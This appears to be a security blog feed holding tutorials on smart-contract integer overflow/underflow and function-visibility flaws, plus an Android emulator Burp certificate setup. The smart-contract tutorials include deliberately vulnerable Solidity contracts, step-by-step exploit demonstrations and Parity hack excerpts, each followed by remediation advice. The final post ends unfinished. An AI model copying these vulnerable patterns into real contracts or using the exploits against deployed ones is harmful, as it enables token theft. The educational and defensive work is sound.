<p>The contract below is vulnerable by design because it allows users to add extra bytes to a 255 bytes limited buffer. As you will also see, the contract uses solidity version 0.7.6, which does not prevent overflow attacks. So let’s deploy the contract and interact with it.</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// SPDX-License-Identifier: MIT</span>
<span class="nx">pragma</span> <span class="nx">solidity</span> <span class="o">^</span><span class="mf">0.7</span><span class="p">.</span><span class="mi">6</span><span class="p">;</span>

<span class="nx">contract</span> <span class="nx">VulnerableToOverflow</span> <span class="p">{</span>
    <span class="nx">uint8</span> <span class="kr">public</span> <span class="nx">count</span><span class="p">;</span>

    <span class="kd">constructor</span><span class="p">()</span> <span class="p">{</span>
        <span class="nx">count</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">addToCount</span><span class="p">(</span><span class="nx">uint8</span> <span class="nx">_value</span><span class="p">)</span> <span class="kr">public</span> <span class="p">{</span>
        <span class="nx">count</span> <span class="o">+=</span> <span class="nx">_value</span><span class="p">;</span>
    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<p>After deploying the smart contract we can see that it is possible to add 150 to the count variable and when calling the count function, we can see that they were added successfully:</p>

<p><a href="/assets/uploads/2023/12/Screenshot-2023-12-10-at-19.48.41.png"><img src="/assets/uploads/2023/12/Screenshot-2023-12-10-at-19.48.41.png" alt="" /></a></p>

<p>Added 150 to count variable</p>

<p>Next if we will add extra 107, it should normally result to 257, but because the max allowed size is 255, it will overflow, and go back to 0 instead of 256 and then to 1 instead of 257. The process can be seen in the video below.</p>

<video controls="" height="326" src="/assets/uploads/2023/12/Screen-Recording-2023-12-10-at-19.51.32.mov" style="aspect-ratio: 1471 / 326;" width="1471"></video>

<p>Exploiting an Overflow in Smart Contracts</p>

<p>This issue would stop being vulnerable in case the latest version of solidity was used, which if it detected that an overflow was about to occur, it reverts the transaction and the failed symbol is visible. The video below is with version 8 of solidity:</p>

<video controls="" height="326" src="/assets/uploads/2023/12/overflow-fix.mov" style="aspect-ratio: 1471 / 326;" width="1471"></video>

<p>Exploitation prevented by Solidities safety checks in versions &gt; 8.0</p>

<h4 id="underflow-vulnerability">Underflow Vulnerability</h4>

<p>The following smart contract is vulnerable to an underflow, where the value is checked based on the balance of the user and it does a check about the balance. The vulnerable part of the smart contract is in the second line of the <code class="language-plaintext highlighter-rouge">transfer</code> function:</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="c1">// SPDX-License-Identifier: MIT</span>
<span class="nx">pragma</span> <span class="nx">solidity</span> <span class="o">^</span><span class="mf">0.7</span><span class="p">.</span><span class="mi">6</span><span class="p">;</span>

<span class="nx">contract</span> <span class="nx">VulnerableToUnderflow</span> <span class="p">{</span>
    <span class="nx">address</span> <span class="kr">public</span> <span class="nx">owner</span><span class="p">;</span>
    <span class="nx">mapping</span><span class="p">(</span><span class="nx">address</span> <span class="o">=&gt;</span> <span class="nx">uint256</span><span class="p">)</span> <span class="kr">public</span> <span class="nx">getBalance</span><span class="p">;</span>

    <span class="kd">constructor</span><span class="p">()</span> <span class="p">{</span>
        <span class="nx">owner</span> <span class="o">=</span> <span class="nx">msg</span><span class="p">.</span><span class="nx">sender</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">mint</span><span class="p">(</span><span class="nx">address</span> <span class="nx">_to</span><span class="p">,</span> <span class="nx">uint256</span> <span class="nx">_amount</span><span class="p">)</span> <span class="nx">external</span> <span class="p">{</span>
        <span class="nx">require</span><span class="p">(</span><span class="nx">msg</span><span class="p">.</span><span class="nx">sender</span> <span class="o">==</span> <span class="nx">owner</span><span class="p">,</span> <span class="dl">"</span><span class="s2">Not the owner</span><span class="dl">"</span><span class="p">);</span>
        <span class="nx">getBalance</span><span class="p">[</span><span class="nx">_to</span><span class="p">]</span> <span class="o">+=</span> <span class="nx">_amount</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">transfer</span><span class="p">(</span><span class="nx">address</span> <span class="nx">_to</span><span class="p">,</span> <span class="nx">uint256</span> <span class="nx">_value</span><span class="p">)</span> <span class="kr">public</span> <span class="nx">returns</span> <span class="p">(</span><span class="nx">bool</span><span class="p">)</span> <span class="p">{</span>
        <span class="nx">require</span><span class="p">(</span><span class="nx">getBalance</span><span class="p">[</span><span class="nx">msg</span><span class="p">.</span><span class="nx">sender</span><span class="p">]</span> <span class="o">-</span> <span class="nx">_value</span> <span class="o">&gt;=</span> <span class="mi">0</span><span class="p">,</span> <span class="dl">"</span><span class="s2">transcations failed</span><span class="dl">"</span><span class="p">);</span>
        <span class="nx">getBalance</span><span class="p">[</span><span class="nx">msg</span><span class="p">.</span><span class="nx">sender</span><span class="p">]</span> <span class="o">-=</span> <span class="nx">_value</span><span class="p">;</span>
        <span class="nx">getBalance</span><span class="p">[</span><span class="nx">_to</span><span class="p">]</span> <span class="o">+=</span> <span class="nx">_value</span><span class="p">;</span>
        <span class="k">return</span> <span class="kc">true</span><span class="p">;</span>
    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<p>While the line verifies that the final result of the balance – money withdrawn is greater than 0, because the value is an uint, it underflows and the balance turns into a really large integer. Let’s try to exploit it and see the result. In this case we have three users:</p>

<table>
  <thead>
    <tr>
      <th> </th>
      <th> </th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>User</strong></td>
      <td><strong>Address</strong></td>
    </tr>
    <tr>
      <td>Owner</td>
      <td>0x5B38Da6a701c568545dCfcB03FcB875f56beddC4</td>
    </tr>
    <tr>
      <td>Attacker</td>
      <td>0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2</td>
    </tr>
    <tr>
      <td>UserA</td>
      <td>0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db</td>
    </tr>
  </tbody>
</table>

<p>Wallets of users</p>



<p>In this PoC the Owner is deploying the Smart Contract and by using the <code class="language-plaintext highlighter-rouge">mint</code> function, they mint 1.000 tokens to their account. So only the owner currently has 1.000 tokens.</p>

<p><a href="/assets/uploads/2023/12/Screenshot-2023-12-10-at-20.35.34.png"><img src="/assets/uploads/2023/12/Screenshot-2023-12-10-at-20.35.34.png" alt="" /></a></p>

<p>Owner mints 1.000 tokens to their account.</p>

<p>Then, the owner transfers 100 tokens to the Attacker account. The balance of Owner is now 900 tokens and the Attacker has 100 tokens.</p>

<p><a href="/assets/uploads/2023/12/Screenshot-2023-12-10-at-20.38.38.png"><img src="/assets/uploads/2023/12/Screenshot-2023-12-10-at-20.38.38.png" alt="" /></a></p>

<p>Balance of UserA is now 100.</p>


<p>Now, the Attacker tries to transfer 200 tokens to the account of the UserA. Normally this should fail because the balance would be negative, but it doesn’t fail, since the uint does not offer negative values. The transaction is shown below:</p>

<p><a href="/assets/uploads/2023/12/Screenshot-2023-12-10-at-20.43.47.png"><img src="/assets/uploads/2023/12/Screenshot-2023-12-10-at-20.43.47.png" alt="" /></a></p>

<p>Attacker transfers more that their balance to UserA</p>


<p>Now UserA’s balance is 200 tokens as it can be seen in the image above, but the balance of the attacker is maxed out uint, like shown below:</p>

<p><a href="/assets/uploads/2023/12/Screenshot-2023-12-10-at-20.54.31.png"><img src="/assets/uploads/2023/12/Screenshot-2023-12-10-at-20.54.31.png" alt="" /></a></p>

<p>Attacker has “unlimited” tokens</p>

<h4 id="remediation">Remediation</h4>

<p>Remediating overflow and underflow vulnerabilities in smart contracts involves implementing checks and balances to ensure that arithmetic operations do not exceed the data type’s limits. Before Solidity version 0.8.0, this was typically achieved by using libraries like OpenZeppelin’s SafeMath, which provided secure arithmetic operations. SafeMath redefines basic operations like addition, subtraction, multiplication, and division with safety checks. These functions revert the transaction if an overflow or underflow is detected. When updating existing smart contracts or writing new ones in versions prior to 0.8.0, it’s crucial to integrate such libraries or implement similar checks manually. Additionally, conducting thorough testing and audits can help identify and rectify potential overflow and underflow issues. For contracts compiled with Solidity 0.8.0 and later, these concerns are significantly reduced, as the compiler automatically includes checks for arithmetic operations. However, it’s still vital to follow best practices in smart contract development, including rigorous testing and potentially engaging in formal verification processes to ensure the contract’s logic is sound and secure against various types of vulnerabilities.</p>]]></content><author><name></name></author><category term="Crypto" /><category term="Security" /><category term="Tuts" /><category term="Security" /><category term="smart contracts" /><category term="tutorial" /><summary type="html"><![CDATA[This is the third part of the Smart Contracts series where issues about smart contracts are broken into small chunks. All the examples were run in my local blockchain using Ethereum’s remix IDE. How does an overflow really occur?]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://marduc812.com/assets/uploads/2023/12/exploit-overflow-underflow-smart-contracts.webp" /><media:content medium="image" url="https://marduc812.com/assets/uploads/2023/12/exploit-overflow-underflow-smart-contracts.webp" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Exploit and Remediate Function Visibility Vulnerabilities in Smart Contracts</title><link href="https://marduc812.com/2023/11/22/exploit-and-remediate-function-visibility-vulnerabilities-in-smart-contracts/" rel="alternate" type="text/html" title="Exploit and Remediate Function Visibility Vulnerabilities in Smart Contracts" /><published>2023-11-22T19:46:04+00:00</published><updated>2023-11-22T19:46:04+00:00</updated><id>https://marduc812.com/2023/11/22/exploit-and-remediate-function-visibility-vulnerabilities-in-smart-contracts</id><content type="html" xml:base="https://marduc812.com/2023/11/22/exploit-and-remediate-function-visibility-vulnerabilities-in-smart-contracts/"><![CDATA[<p>Smart contracts are used by <a href="https://marduc812.com/?s=ethereum">Ethereum</a> to handle processed based on transactions. Many companies, banks and crypto enthusiasts use them for selling their services or products. Those contracts are written by developers and some of those contains vulnerabilities. One of those is the Visibility issue.</p>

<h3 id="what-is-the-function-visibility-vulnerability">What is the Function Visibility Vulnerability?</h3>

<p>A vulnerability which happens when the wrong <code class="language-plaintext highlighter-rouge">visibility</code> has been set in a function. The visibility is defined as 4 different properties, <code class="language-plaintext highlighter-rouge">private</code>, <code class="language-plaintext highlighter-rouge">internal</code>, <code class="language-plaintext highlighter-rouge">external</code>, <code class="language-plaintext highlighter-rouge">public</code>. Those are differently used based on the purpose of the function. Some functions are made to be called by users, others are made to be called by the contract only.</p>

<h3 id="what-do-the-different-visibility-values-mean">What do the different Visibility values mean?</h3>

<p>In smart contracts, each visibility has a purpose. A function which retries funds from the main smart contract storage and transfers it to a user, should be protected by the required “permissions”, to prevent the exploitation from an unauthorized user. The different values are:</p>

<ul>
  <li>Private: The function is only accessible by the contract and non of the derived / child contracts. It is used for functions and state variables.</li>
  <li>Internal: The function is accessible by the contract but also from the derived / child contracts. It is used for functions and state variables.</li>
  <li>External: The function is accessible by other contracts or transactions and they can not be called internally (except by using: <code class="language-plaintext highlighter-rouge">this.extFunctionName()</code>). It is only used for functions.</li>
  <li>Public: The function is accessible by the contract and any other contract. This is the broadest value and is used for functions and state variables.</li>
</ul>

<h2 id="how-to-exploit-a-function-vulnerable-to-misconfigured-visibility">How to exploit a function vulnerable to misconfigured visibility?</h2>

<p>Below is a simple example with a guessing game. The idea is that users would try to guess the correct password to win something. In this case when the wrong password is guessed, it returns false, while if it is guessed correctly, it returns True. It is visible the the <code class="language-plaintext highlighter-rouge">setSecretNumber</code> function, has visibility of <code class="language-plaintext highlighter-rouge">public</code>, which means that can be called by everyone. This allows a malicious actor to set the value of their choice and then be able to guess it, winning the reward.</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// SPDX-License-Identifier: MIT</span>
<span class="nx">pragma</span> <span class="nx">solidity</span> <span class="o">^</span><span class="mf">0.8</span><span class="p">.</span><span class="mi">21</span><span class="p">;</span>

<span class="nx">contract</span> <span class="nx">VulnerableContract</span> <span class="p">{</span>
    <span class="nx">uint256</span> <span class="kr">private</span> <span class="nx">secretNumber</span><span class="p">;</span>

    <span class="kd">constructor</span><span class="p">()</span> <span class="p">{</span>
        <span class="nx">secretNumber</span> <span class="o">=</span> <span class="mi">812</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">setSecretNumber</span><span class="p">(</span><span class="nx">uint256</span> <span class="nx">_newNumber</span><span class="p">)</span> <span class="kr">public</span>  <span class="p">{</span>
        <span class="nx">secretNumber</span> <span class="o">=</span> <span class="nx">_newNumber</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">guessNumber</span><span class="p">(</span><span class="nx">uint256</span> <span class="nx">_guess</span><span class="p">)</span> <span class="kr">public</span> <span class="nx">view</span> <span class="nx">returns</span> <span class="p">(</span><span class="nx">bool</span><span class="p">)</span> <span class="p">{</span>
        <span class="k">return</span> <span class="p">(</span><span class="nx">_guess</span> <span class="o">==</span> <span class="nx">secretNumber</span><span class="p">);</span>
    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>


<p>After deploying the contract, the user is allowed to call both functions. To start with it, on the left it is visible that the guessNumber was called with the wrong number and returned an error.</p>

<p><a href="/assets/uploads/2023/11/Screenshot-2023-11-22-at-20.21.24.png"><img src="/assets/uploads/2023/11/Screenshot-2023-11-22-at-20.21.24.png" alt="Exploiting the misconfigured public function" /></a></p>

<p>Guessing the wrong number returns false</p>


<p>After calling the misconfigured <code class="language-plaintext highlighter-rouge">setSecretNumber</code> function, the secret number was set to 12. Then using the <code class="language-plaintext highlighter-rouge">guessNumber</code> function, the updated secret number matched the number previously supplied and returned <code class="language-plaintext highlighter-rouge">True</code>.</p>

<p><a href="/assets/uploads/2023/11/Screenshot-2023-11-22-at-20.21.50.png"><img src="/assets/uploads/2023/11/Screenshot-2023-11-22-at-20.21.50.png" alt="Exploiting the misconfigured public function" /></a></p>

<p>Number updated and guessed correctly</p>

<p>An real life example of this vulnerability can be seen been exploited at the Parity Wallet hack of 2017 which resulted in 150.000 Ethereum to get stolen. The library did not set the correct visibility for the <code class="language-plaintext highlighter-rouge">initWallet</code> function on line <a href="https://github.com/openethereum/parity-ethereum/blob/4d08e7b0aec46443bf26547b17d10cb302672835/js/src/contracts/snippets/enhanced-wallet.sol#L216">216</a>, which defaulted to <code class="language-plaintext highlighter-rouge">public</code>, since before Solidity version 0.5, there was not requirement for every function to have its visibility defined.</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  <span class="c1">// constructor - just pass on the owner array to the multiowned and</span>
  <span class="c1">// the limit to daylimit</span>
  <span class="kd">function</span> <span class="nx">initWallet</span><span class="p">(</span><span class="nx">address</span><span class="p">[]</span> <span class="nx">_owners</span><span class="p">,</span> <span class="nx">uint</span> <span class="nx">_required</span><span class="p">,</span> <span class="nx">uint</span> <span class="nx">_daylimit</span><span class="p">)</span> <span class="p">{</span>
    <span class="nx">initDaylimit</span><span class="p">(</span><span class="nx">_daylimit</span><span class="p">);</span>
    <span class="nx">initMultiowned</span><span class="p">(</span><span class="nx">_owners</span><span class="p">,</span> <span class="nx">_required</span><span class="p">);</span>
  <span class="p">}</span>
</code></pre></div></div>

<p>Additionally, the contract had a <code class="language-plaintext highlighter-rouge">delegatecall</code> function, on lines <a href="https://github.com/openethereum/parity-ethereum/blob/4d08e7b0aec46443bf26547b17d10cb302672835/js/src/contracts/snippets/enhanced-wallet.sol#L423C1-L423C1">424</a>, which allowed another contract to act as a proxy. This allowed a malicious actor set themselves as the owners by using the initWallet function and then withdraw the Ethereum stored in the contract.</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  <span class="c1">// gets called when no other function matches</span>
  <span class="kd">function</span><span class="p">()</span> <span class="nx">payable</span> <span class="p">{</span>
    <span class="c1">// just being sent some cash?</span>
    <span class="k">if</span> <span class="p">(</span><span class="nx">msg</span><span class="p">.</span><span class="nx">value</span> <span class="o">&gt;</span> <span class="mi">0</span><span class="p">)</span>
      <span class="nx">Deposit</span><span class="p">(</span><span class="nx">msg</span><span class="p">.</span><span class="nx">sender</span><span class="p">,</span> <span class="nx">msg</span><span class="p">.</span><span class="nx">value</span><span class="p">);</span>
    <span class="k">else</span> <span class="k">if</span> <span class="p">(</span><span class="nx">msg</span><span class="p">.</span><span class="nx">data</span><span class="p">.</span><span class="nx">length</span> <span class="o">&gt;</span> <span class="mi">0</span><span class="p">)</span>
      <span class="nx">_walletLibrary</span><span class="p">.</span><span class="nx">delegatecall</span><span class="p">(</span><span class="nx">msg</span><span class="p">.</span><span class="nx">data</span><span class="p">);</span>
  <span class="p">}</span>
</code></pre></div></div>

<h2 id="remediate-function-visibility-vulnerabilities">Remediate Function Visibility Vulnerabilities</h2>

<p>The way to remediate such vulnerabilities is to understand what is the purpose of the function / variable and when it is used. There is no magic function which will adjust the correct visibility. In the example above, an updated contract would have the public visibility of the function set to private, like shown below:</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// SPDX-License-Identifier: MIT</span>
<span class="nx">pragma</span> <span class="nx">solidity</span> <span class="o">^</span><span class="mf">0.8</span><span class="p">.</span><span class="mi">21</span><span class="p">;</span>

<span class="nx">contract</span> <span class="nx">VulnerableContract</span> <span class="p">{</span>
    <span class="nx">uint256</span> <span class="kr">private</span> <span class="nx">secretNumber</span><span class="p">;</span>

    <span class="kd">constructor</span><span class="p">()</span> <span class="p">{</span>
        <span class="nx">secretNumber</span> <span class="o">=</span> <span class="mi">123</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">setSecretNumber</span><span class="p">(</span><span class="nx">uint256</span> <span class="nx">_newNumber</span><span class="p">)</span> <span class="kr">private</span>  <span class="p">{</span>
        <span class="nx">secretNumber</span> <span class="o">=</span> <span class="nx">_newNumber</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">guessNumber</span><span class="p">(</span><span class="nx">uint256</span> <span class="nx">_guess</span><span class="p">)</span> <span class="kr">public</span> <span class="nx">view</span> <span class="nx">returns</span> <span class="p">(</span><span class="nx">bool</span><span class="p">)</span> <span class="p">{</span>
        <span class="k">return</span> <span class="p">(</span><span class="nx">_guess</span> <span class="o">==</span> <span class="nx">secretNumber</span><span class="p">);</span>
    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<p>Overly permissive visibility can lead to vulnerabilities, as in the case of functions that should not be exposed to external contracts or users. On the other hand, restrictive visibility may limit a contract’s functionality and interoperability with other contracts.</p>]]></content><author><name></name></author><category term="Crypto" /><category term="Security" /><category term="Tuts" /><category term="Crypto" /><category term="Security" /><category term="smart contracts" /><summary type="html"><![CDATA[Smart contracts are used by Ethereum to handle processed based on transactions. Many companies, banks and crypto enthusiasts use them for selling their services or products. Those contracts are written by developers and some of those contains vulnerabilities. One of those is the Visibility issue.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://marduc812.com/assets/uploads/2023/11/visibility-function-exploit-smart-contract.webp" /><media:content medium="image" url="https://marduc812.com/assets/uploads/2023/11/visibility-function-exploit-smart-contract.webp" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Setting Up BurpSuite as a Trusted Root CA in Genymotion Emulator</title><link href="https://marduc812.com/2023/11/17/install-burpsuite-certificate-as-root-ca-on-genymotion-emulator/" rel="alternate" type="text/html" title="Setting Up BurpSuite as a Trusted Root CA in Genymotion Emulator" /><published>2023-11-17T02:14:00+00:00</published><updated>2023-11-17T02:14:00+00:00</updated><id>https://marduc812.com/2023/11/17/install-burpsuite-certificate-as-root-ca-on-genymotion-emulator</id><content type="html" xml:base="https://marduc812.com/2023/11/17/install-burpsuite-certificate-as-root-ca-on-genymotion-emulator/"><![CDATA[<p>Recently I wanted to test an Android application and had to use an Android Emulator. While Android Studio’s emulator works fine, I had difficulties making it run because you can either have it rooted without Google Play Services or with Google Play Services but not rooted.</p>

<h3 id="export-burp-certificate">Export Burp Certificate</h3>

<p>By default Burp Suite exports the certificate in <code class="language-plaintext highlighter-rouge">.DER</code> format, which needs to be converted into <code class="language-plaintext highlighter-rouge">.PEM</code> format, with <code class="language-plaintext highlighter-rouge">openssl</code>. To export the certificate navigate to: <code class="language-plaintext highlighter-rouge">Settings</code> -&gt; <code class="language-plaintext highlighter-rouge">Tools</code> -&gt; <code class="language-plaintext highlighter-rouge">Proxy</code> and on the <code class="language-plaintext highlighter-rouge">Proxy listeners</code> section select <code class="language-plaintext highlighter-rouge">import / export CA certificate</code>. Save the file to a location of your choice. In my case I saved it as <code class="language-plaintext highlighter-rouge">burp.der</code> on my Desktop folder.</p>

<p><a href="/assets/uploads/2023/11/Screenshot-2023-11-16-at-10.04.29.png"><img src="/assets/uploads/2023/11/Screenshot-2023-11-16-at-10.04.29.png" alt="" /></a></p>

<p>Export Burp Certificate</p>

<h3 id="convert-the-certificate">Convert the Certificate</h3>

<p>I was following <a href="https://blog.ropnop.com/configuring-burp-suite-with-android-nougat">this</a> article, and what Android needs is the subject_hash_old as a filename for the certificate, in pem format with 0 as extension. So firstly, the extension needs to be converted to using openssl.</p>

<pre><code class="language-generic">$ openssl x509 -inform DER -in burp.der -out burp.pem
$ openssl x509 -inform PEM -subject_hash_old -in burp.der -in burp.pem
9a5ba575
-----BEGIN CERTIFICATE-----
MIIDpzCCAo+gAwIBAgIEH7BDzzANBgkqhkiG9w0BAQsFADCBijEUMBIGA1UEBhML
...
</code></pre>

<p>After the file is converted, the <code class="language-plaintext highlighter-rouge">subject_hash_old</code> value is presented on top of the certificate. In my case it was 9a5ba575, so I renamed the certificate like suggested.</p>

<pre><code class="language-generic">$ mv burp.pem 9a5ba575.0
</code></pre>

<h3 id="transfer-the-certificate-to-genymotion">Transfer the Certificate to Genymotion</h3>

<p>The certificate needs to be transferred to the device’s sdcard, using <code class="language-plaintext highlighter-rouge">adb</code> or any other way (HTTP download). By default adb should run as root on Genymotion, but in case you get a permission error, start by running <code class="language-plaintext highlighter-rouge">adb root</code>. In case you already have root permissions an error will be displayed: <code class="language-plaintext highlighter-rouge">adbd is already running as root</code></p>

<pre><code class="language-generic">$ adb push 9a5ba575.0 /sdcard/
a5ba575.0: 1 file pushed, 0 skipped. 6.3 MB/s (1326 bytes in 0.000s)
</code></pre>

<p>The file needs to be transferred to the <code class="language-plaintext highlighter-rouge">/system/etc/security/cacerts/</code> where the Root Certificates are stored. When I tried to move the certificate to the directory, I was getting an error like shown below:</p>

<pre><code class="language-generic"># mv /sdcard/9a5ba575.0 /system/etc/security/cacerts/
mv: /system/etc/security/cacerts//9a5ba575.0: Read-only file system
</code></pre>

<p>In this case I had to remount the root file system and then I was able to move it. After just give it the correct permissions as required <code class="language-plaintext highlighter-rouge">644</code>.</p>

<pre><code class="language-generic"># mount -o rw,remount /
# mv /sdcard/9a5ba575.0 /system/etc/security/cacerts/
# chmod 644 /system/etc/security/cacerts/9a5ba575.0
</code></pre>

<p>Finally, reboot the device and the certificate will be inside the Root Certificates. To confirm, open on your Android device the Settings menu and search for Trusted Credentials. You will see the PortSwiggers certificate in your Root Certificate directory.</p>

<p><a href="/assets/uploads/2023/11/Screenshot-2023-11-16-at-10.45.19.png"><img src="/assets/uploads/2023/11/Screenshot-2023-11-16-at-10.45.19.png" alt="" /></a></p>

<p>Certificate installed as System</p>]]></content><author><name></name></author><category term="Google" /><category term="Root" /><category term="Security" /><category term="Android" /><category term="Security" /><summary type="html"><![CDATA[Recently I wanted to test an Android application and had to use an Android Emulator. While Android Studio’s emulator works fine, I had difficulties making it run because you can either have it rooted without Google Play Services or with Google Play Services but not rooted.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://marduc812.com/assets/uploads/2023/11/android-certificate.jpg" /><media:content medium="image" url="https://marduc812.com/assets/uploads/2023/11/android-certificate.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">How to Fix Web Application Returns 401 Error when Proxied through Burp Suite</title><link href="https://marduc812.com/2023/10/25/how-to-fix-web-application-returns-401-error-when-proxied-through-burp-suite/" rel="alternate" type="text/html" title="How to Fix Web Application Returns 401 Error when Proxied through Burp Suite" /><published>2023-10-25T09:38:31+00:00</published><updated>2023-10-25T09:38:31+00:00</updated><id>https://marduc812.com/2023/10/25/how-to-fix-web-application-returns-401-error-when-proxied-through-burp-suite</id><content type="html" xml:base="https://marduc812.com/2023/10/25/how-to-fix-web-application-returns-401-error-when-proxied-through-burp-suite/"><![CDATA[<p>Burp Suite is the most used web proxy for web application assessments. In an assessment, the configuration of the application required me to use <code class="language-plaintext highlighter-rouge">Platform Authentication</code> with NTLM to authenticate. When doing that I got 401 error when JS and CSS files were requested.</p>

<p><a href="/assets/uploads/2023/10/Screenshot-2023-10-25-at-11.10.01.png"><img src="/assets/uploads/2023/10/Screenshot-2023-10-25-at-11.10.01.png" alt="" /></a></p>

<p>Application returns 401 when .js file is requested and 200 on the main page</p>

<p>Something that I noticed also was that when I intercepted the request and waited for a couple seconds, the page was loading normally, and the responses were 200, which is really weird. This is what led me to write the <a href="https://marduc812.com/2023/08/02/create-a-burp-suite-extension-using-the-new-montoya-api/">Burp Extension</a> which adds delay between each request.</p>

<p><a href="/assets/uploads/2023/10/Screenshot-2023-10-25-at-11.21.30.png"><img src="/assets/uploads/2023/10/Screenshot-2023-10-25-at-11.21.30.png" alt="" /></a></p>

<p>Platform authentication using NTLMv2</p>

<p>It was clear to me that it had something to do with the platform authentication that I was using, because this was the only case that something like this happened.</p>

<h3 id="the-solution">The solution</h3>

